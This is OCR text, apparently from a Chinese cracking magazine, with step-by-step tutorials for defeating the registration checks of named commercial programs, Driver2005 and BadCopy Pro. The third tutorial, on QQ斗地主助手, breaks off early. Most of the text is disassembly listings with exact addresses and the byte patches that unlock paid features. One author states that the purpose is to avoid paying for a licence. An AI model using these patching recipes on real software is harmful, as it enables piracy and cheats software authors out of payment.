


图2




图3

学破解的时候最郁闷的是感觉无从下手，觉得没有线索可用，找不到切入点，启动验证就是要躲过我们拦截，但是事实上这是不可能的。

到此为止，我们已经获得了待破解软件的基本信息，可以开始寻找破解的线索了。破解最重要的是要追到计算注册码的核心区域，如果有个动态跟踪程序能够直接提供搜索运算注册码区域的功能。肯定会被菜鸟们狂追捧一把的，但是很遗憾，至少到现在还没有出现那种专业智能的crack程序，所以我们必须自己找到注册码运算区域，或是尽量接近注册码运算区域。现在我来提几个问题，这些问题就是分析寻找软件破解线索的思考过程。

1．软件什么时候会去验证注册码是否正确？

小菜鸟：启动的时候！

2．软件启动的具体什么时候是在验证注册码？

小菜鸟：……

好吧，我们换个问题：

3．软件怎么在启动的时候知道我们在它上次启动的时候输入的注册码？

小菜鸟：软件把注册码记下来了，它启动的时候再读出来验证它是不是正确的！

很好，这里我们就有了一个线索：软件在比较前会去读保存的注册码！只要在这个时候下断点，就肯定断在注册码比较之前。我们再想，注册码会保存在什么地方？文件中？注册表中？那么我们就用RegMon、FileMon之类的工具来监视注册表和文件，看软件写了什么？写到哪里了？然后拦截程序启动读取的动作，接下来就该是比较注册码的地方了。

以上就是破解启动验证型软件的常规方法，但是很遗憾，这个软件用RegMon看不到它写东西，我手头也没有监视文件的软件，那么我们也许可以换另一种思路，另外找线索。

我们看到软件在启动时就跳出框来要求注册，那么对已经注册的版本它还会要求注册吗？肯定不会，除非是软件作者找抽……现在我们来想想，如果不要求我们注册了，软件会怎么反应？（小菜鸟：弄个注册了的看看就知道了！笔者：要是有注册版的还破解干吗）？好，现在用eXeScope来看看文件内部资源，找找是不是有我们要的，很幸运，我们发现了一个很有用的线索！请看对话框资源中107和108分别显示为图4和图5。很明显，未注册版显示的是对话框107，那么注册成功后应该显示的是对话框108。




图4




图5

接下来就好办了，用W32DASM打开Driver2005.exe，在“参考”中选择“对话框参考”，107、108分别对应的十六进制数是6B、6C，我们找到DialogID_006B，双击，程序带我们到：

```
* Referenced by a CALL at
Address:
  |:00404B12
  |
  :0040AB50 6AFF       push FFFFFFFF
  :0040AB52 68DDA84300 push 0043A8DD
  :0040AB57 64A100000000  mov eax,
dword ptr fs:[00000000]
  :0040AB5D 50          push eax
```

```
:0040AB5E 6489250000000000 mov dword ptr fs:[00000000], esp
:0040AB65 51                  push ecx
:0040AB66 8B442414            mov eax, dword ptr [esp+14]
:0040AB6A 53            push ebx
:0040AB6B 56            push esi
:0040AB6C 57            push edi
:0040AB6D 50            push eax
:0040AB6E 8BF1          mov esi, ecx

* Possible Reference to Dialog: DialogID_006B
                                 |
:0040AB70 6A6B      push 0000006B    // 程序带我们到这里
:0040AB72 89742414       mov dword ptr [esp+14], esi
:0040AB76 E8C4040200   call 0042B03F
```

往上看，最上面那段W32DASM添加的注释告诉我们00404B12在引用这个对话框，我们追查过去：

```
* Referenced by a (U)nconditional or (C)onditional Jump
at Address:
|:00404AC1(C)
|
:00404B12 E839600000                    call 0040AB50
```

再追到00404AC1那里去：

```
* Referenced by a (U)nconditional or (C)onditional Jump
at Address:
|:00404A64(C)
|
:00404A8C 51                        push ecx
:00404A8D 8D78F0              lea edi, dword ptr [eax-10]
:00404A90 89642410             mov dword ptr [esp+10], esp
:00404A94 8BEC                   mov ebp, esp
:00404A96 57                        push edi
:00404A97 E824D1FFFF                call 00401BC0
:00404A9C 83C010                   add eax, 00000010
:00404A9F 894500               mov dword ptr [ebp+00], eax
:00404AA2 8DAEA0000000          lea ebp, dword ptr
[esi+000000A0]
:00404AA8 83C404                    add esp, 00000004
:00404AAB 8BCD                       mov ecx, ebp
:00404AAD E89EDAFFFF                  call 00402550
:00404AB2 8BCD                     mov ecx, ebp
:00404AB4 E8A7DBFFFF    call 00402660 // 注册码验证比较核心
:00404AB9 84C0    test al, al      // 判断是否注册的标志哦
:00404ABB 8D4C2414            lea ecx, dword ptr [esp+14]
:00404ABF 6A00                    push 00000000
:00404AC1 744F       je 00404B12   // 跳走就出现要求注册的框
:00404AC3 E878E60000   call 00413140   // 走向光明之颠!
:00404AC8 51                      push ecx
```

注意后边那几行和注解，我们如果从DialogID_006C来追的话会发现它会带我们到00404AC3，可以明显看到那个je语句只要不跳走程序就会调用DialogID_006C，也就是注册后的对话框。哼哼，既然知道这些了，那就开始爆破，把00404AC1那句给改掉，把74 4F (je) 改为90 90 (nop)，这些最基本的东西菜鸟们应该懂的吧，这里不多做解释了。

看上去很简单，就这样成功了？我们运行看看，果然出来的是我们所希望的，如图6。




图6

但是先不要高兴的太早了，进去后发现软件限制依然存在，就是只能做固定的100题，看来还得再去砍一刀！记得刚才的那个注册码比较call吗？:00404AB4 E8A7DBFFFF call 00402660 // 注册码验证比较核心，只要程序调用这个call就是在验证注册了，我们再查查，看哪里还在调用这个call。

按shift+F12，把00402660输入，立刻被带到下边：

```
* Referenced by a CALL at Addresses:
|:00404AB4   , :00409D78      // 呵呵，调用了两次哦~
|
:00402660 6AFF                push FFFFFFFF
:00402662 683C9D4300               push 00439D3C
:00402667 64A100000000    mov eax, dword ptr fs:[00000000]
:0040266D 50                          push eax
```

00404AB4就是我们刚刚改的那个，接下来就追00409D78，来到下边：

```
:00409D76 8BCF                          mov ecx, edi
:00409D78 E8E388FFFF          call 00402660   // 又在验证了
:00409D7D 84C0                      test al, al
:00409D7F 7407           je 00409D88     // 跳走就功能限制哦
:00409D81 8BCE                        mov ecx, esi
:00409D83 E8D8DFFFFF     call 00407D60   // 走向光明之颠!
* Referenced by a (U)nconditional or (C)onditional Jump
at Address:
|:00409D7F(C)
|
:00409D88 8BCE                     mov ecx, esi
:00409D8A E851B8FFFF                   call 004055E0
```

其实没注册就是跳过验证的那两句，现在老办法，nop掉那个je，74 07 ? 90 90，再运行看看，成功解除限制，每次考试题目是随机出现的100题了，好了收工！

先不要走开，我们再来看看更好的爆破，那就是在核心比较call返回之前修改标志位al，返回后就是验证成功标志，这样就把比较call废掉了，无论程序比较几次都没关系。我们追到call里面去看看吧！

用Ollydbg来追，先在00402660那个关键call设断，压F7进去，一直追啊追……

追好久在最后一个ret前终于发现：

```
00403F84 | 8D4C24 4C  lea ecx,dword ptr ss:[esp+4C]
00403F88  |   E8 63D4FFFF        call Driver20.004013F0
00403F8D 32C0 xor al,al  // 把al标志位清零后就是未注册版
00403F8F  |> 8B8C24 B4000000 mov ecx,dword ptr ss:[esp+B4]
00403F96   |   5F                  pop edi
00403F97   |   5E                  pop esi
00403F98   |  64:890D 0000000>mov dword ptr fs:[0],ecx
00403F9F  |  8B8C24 A8000000 mov ecx,dword ptr ss:[esp+A8]
00403FA6   |   5B                  pop ebx
00403FA7   |   E8 0C910100       call Driver20.0041D0B8
00403FAC   |   81C4 B4000000    add esp,0B4
00403FB2   \   C3     retn        // 这里返回到调用的地方
```

就是这句00403F8D 32C0 xor al;al把我们可爱的al清零了，现在就把这个xor语句给nop了，32 C0 ? 90 90，看看行不行吧！注意不要拿我们刚才已经破解好的来试验，要用那个原始的程序哦。结果发现这样也搞定了，呵呵，这下就剩下追算法写注册机了，这个就不是我们菜鸟管的了。

可以看到，破解软件最重要的就是找到线索，找到了线索就有了切入点，可以很顺利地搞定，同时在找线索时一定要发散思维，千万不要在一棵树上吊死。

（本文涉及到的工具Language2k、eXeScope、W32DASM、Ollydbg，光盘有收录）

菜鸟的一次破解之旅

wcrow

Badcopy 是一个可以从坏掉的软盘、光盘甚至是硬盘上恢复数据的工具，当然没有坏掉的东西也可以拷贝，总之我用着挺不错的。但是这个软件没有注册是不可以保存数据的，我们都是穷人，哪里会有闲钱来注册呀，所以crack 就成了我们的首选。

对于破解来说最简单的就是爆破了，找到关键跳，修改一下就可以了，因此，破解一个软件最关键的就是找到关键跳。不过，这个软件的关键跳却不太好找。

指令格式	机器码	测试条件	如…则转移	指令格式	机器码	测试条件	如…则转移
JC	72	C=1	有进位	JNS	79	S=0	正号
JNC	73	C=0	无进位	JO	70	O=1	有溢出
JZ/JE	74	Z=1	零/等于	JNO	71	O=0	无溢出
JNZ/JNE	75	Z=0	不为零/不等于	JP/JPE	7A	P=1	奇偶位为偶
JS	78	S=1	负号	JNP/JPO	7B	P=0	奇偶位为奇

图 1

先补习一下跳转指令吧，如图1，当然，还有一个无条件跳转指令JMP跳转无需条件。

知道了这些，我们离成功就近了一大步了，先用Peid 查壳，象这种软件一般对自己的技术很有信心，基本上都不加壳的，这个当然也不例外，如图2。




图 2

注册一下，随便输个注册码试试，理所当然的报错了，如图3。




图 3

由此可知，大概要下sendmessage断点，打开OD载入badcopy pro，在命令行输入：bpx send messagea，然后回车，这时弹出个参考对话框，你会发现所有调用sendmessagea的函数都被下断了。当然你也可以在CPU窗口里点右键→搜索→全部交互调用，弹出调用窗口，找到sendmessage函数，右键→设置每次调用到sendmessagea 的断点也可以。

现在我们就开始冲向顶峰的旅途，按F9 和F2 交替，F9 当然是运行了，F2 是断点开关，可以把我们刚刚下的，已经没有用处的断点关掉。就这样一直到可以输入注册码的地方输入注册码，注册码是多少？我们当然不知道，随便输，确定后OD 断到0043A2F1处。

```
0043A2F0        50              push eax          ; hWnd
0043A2F1        E8 56D8FCFF     call <jmp.&user32.
SendMessageA>  ; \SendMessageA ,断到此处
0043A30A        C3              retn
```

从这里我们就要开始F8 单步走了，走呀走，就来到了下边。

```
004F3F6C   |. /E9 91000000   jmp BadCopy.004F4002
004F3F71   |> |8BC3          mov eax,ebx
004F3F73   |. |E8 B8F5FFFF   call BadCopy.004F3530
004F3F78   |. |84C0          test al,al
004F3F7A   |. |74 71  je short BadCopy.004F3FED  ; 关键跳
004F3F7C   |. |8D55 F0    lea edx,dword ptr ss:[ebp-10]
004F3F7E   |. |B8 5C2D4F00   mov eax,BadCopy.004F2D5C
```

如何知道这里就是关键跳了呢？一般情况下，高手们的回答是"经验"。我不是高手，我们可以试验，把004F3F7A |. |74 71 je short BadCopy.004F3FED 里的je 换成jne，我们一步一步的来。在CPU窗口里按space也就是空格键进行汇编，把je short BadCopy.004F3FED 改成jnz short BadCopy.004F3FED，都改好了吧，F9 运行弹出的是什么，是不是成功了？呵呵，破解就是这么的简单，如图4。




图 4

在从我们断到的地方到关键跳之间的路上，我们是不是看见了输入的注册码，就是我们刚才随便输的那个，在寄存器（FPU）窗口里跳呀跳的，这就是注册码判定过程，和爆破无关，就不多讲了。

这时候，我们在CPU窗口里点右键→复制到可执行文件→全部修正，弹出的对话框点全部复制后保存成一个新文件就可以了。赶快看看我们的成果吧！大家是不是看那个UnRegistered User 很不爽呀，没关系的这个也可以改掉。还是来到刚刚断到的地方，单步走到：0043A30A .C3 retn，会到一个call 下面：

```
004F3612     8B38        mov edi,dword ptr ds:[eax]
004F3614     FF57 0C       call dword ptr ds:[edi+C]
004F3617     8B45 DC    mov eax,dword ptr ss:[ebp-24]
004F361A     8D55 E0    lea edx,dword ptr ss:[ebp-20]
004F361D      E8 065BF1FF    call BadCopy.00409128
004F3622     8B55 E0   mov edx,dword ptr ss:[ebp-20]
```

从这里向上找到：

```
004F3561      64:8920        mov dword ptr fs:[eax],esp
004F3564      B8 2CB2B600   mov eax,BadCopy.00B6B22C
004F3569      BA C83C4F00   mov edx,BadCopy.004F3CC8
ASCII "UnRegistered User"
004F356E      E8 4115F1FF     call BadCopy.00404AB4
```

从这一行我们知道"UnRegistered User"是从004F3CC8 调过来的，按"Ctrl+G"填入004F3CC8 来到下边：

```
004F3CC0      FFFFFFFF       dd FFFFFFFF
004F3CC4      11000000       dd 00000011
004F3CC8      55 6E 52 65 6>ascii "UnRegistered Use"
004F3CD8      72 00          ascii "r",0
004F3CDA      00             db 00
004F3CDB      00             db 00
```

选中004F3CC8、004F3CD8 这两行，右键→二进制→编辑，把其中的ASCII 代码换成自己想要的字符就可以了，如图5。看看我换的，如图6。




图 5




图 6

就象刚刚我们保存的改跳转一样，把这个和改的跳转一起保存成一个新文件，到这里我们的破解工作就完全结束了，自己动手试试吧！

破解其实很简单，只有想不到，没有做不到的。只要大家努力，没有什么是不可能的。

（文章中涉及到的程序Ollydbg、Peid 已经收录于光盘中）

TIT破解实践篇

——破解定式之W32dsm静态分析

秦妮

一、破解定式之W32dsm静态分析篇

其实破解并没有什么定式，因为各个软件的保护方式都不是相同的。但是在破解众多注册软件的过程中却有很多方法和技巧相同，比如说静态分析在破解过程中应该是不可缺少的步骤了。因此所谓“定式”其实则是一些常见规律。

名词解释：

W32dsm：一款反汇编工具，通常用来反汇编程序查找注册信息。其实它也是一款动态跟踪利器，由于其静态反汇编功能特别出众，在破解界有“屠龙”之称。

静态分析：使用工具对程序进行反汇编，阅读程序汇编代码、分析注册流程。静态分析时程序不运行，这是与动态跟踪的根本差别。

本文主要讲述如何使用W32dsm进行反汇编静态分析软件注册流程，并通过修改关键跳来实现注册破解。

工具：W32dsm、PEID、WASPACK、WinHex

程序：QQ斗地主助手

注册类型：注册文件

破解方式：修改关键跳（暴破）

安装并运行QQ斗地主助手程序，观察其注册方式及未注册功能限制，如图1。




图1

我们可以看到，注册方式是“注册文件”。未注册限制是每局只能记两把牌。一般比较常见的注册方式有“序列号”、“注册码”、“网络验证”等。

记住这些信息，我们进行下一步。

二、查壳、反汇编QQ斗地主助手主程序

破解之前查壳是必经之路了，因为如果程序是加过壳的，在我们反汇编时一般是无法正常查看到注册信息的，加壳的注册信息一般变成无法阅读的乱码。所以在QQ斗地主助手的安装目录里找到QQDDZ.exe。使用PEID查看程序是否加壳，如图2。

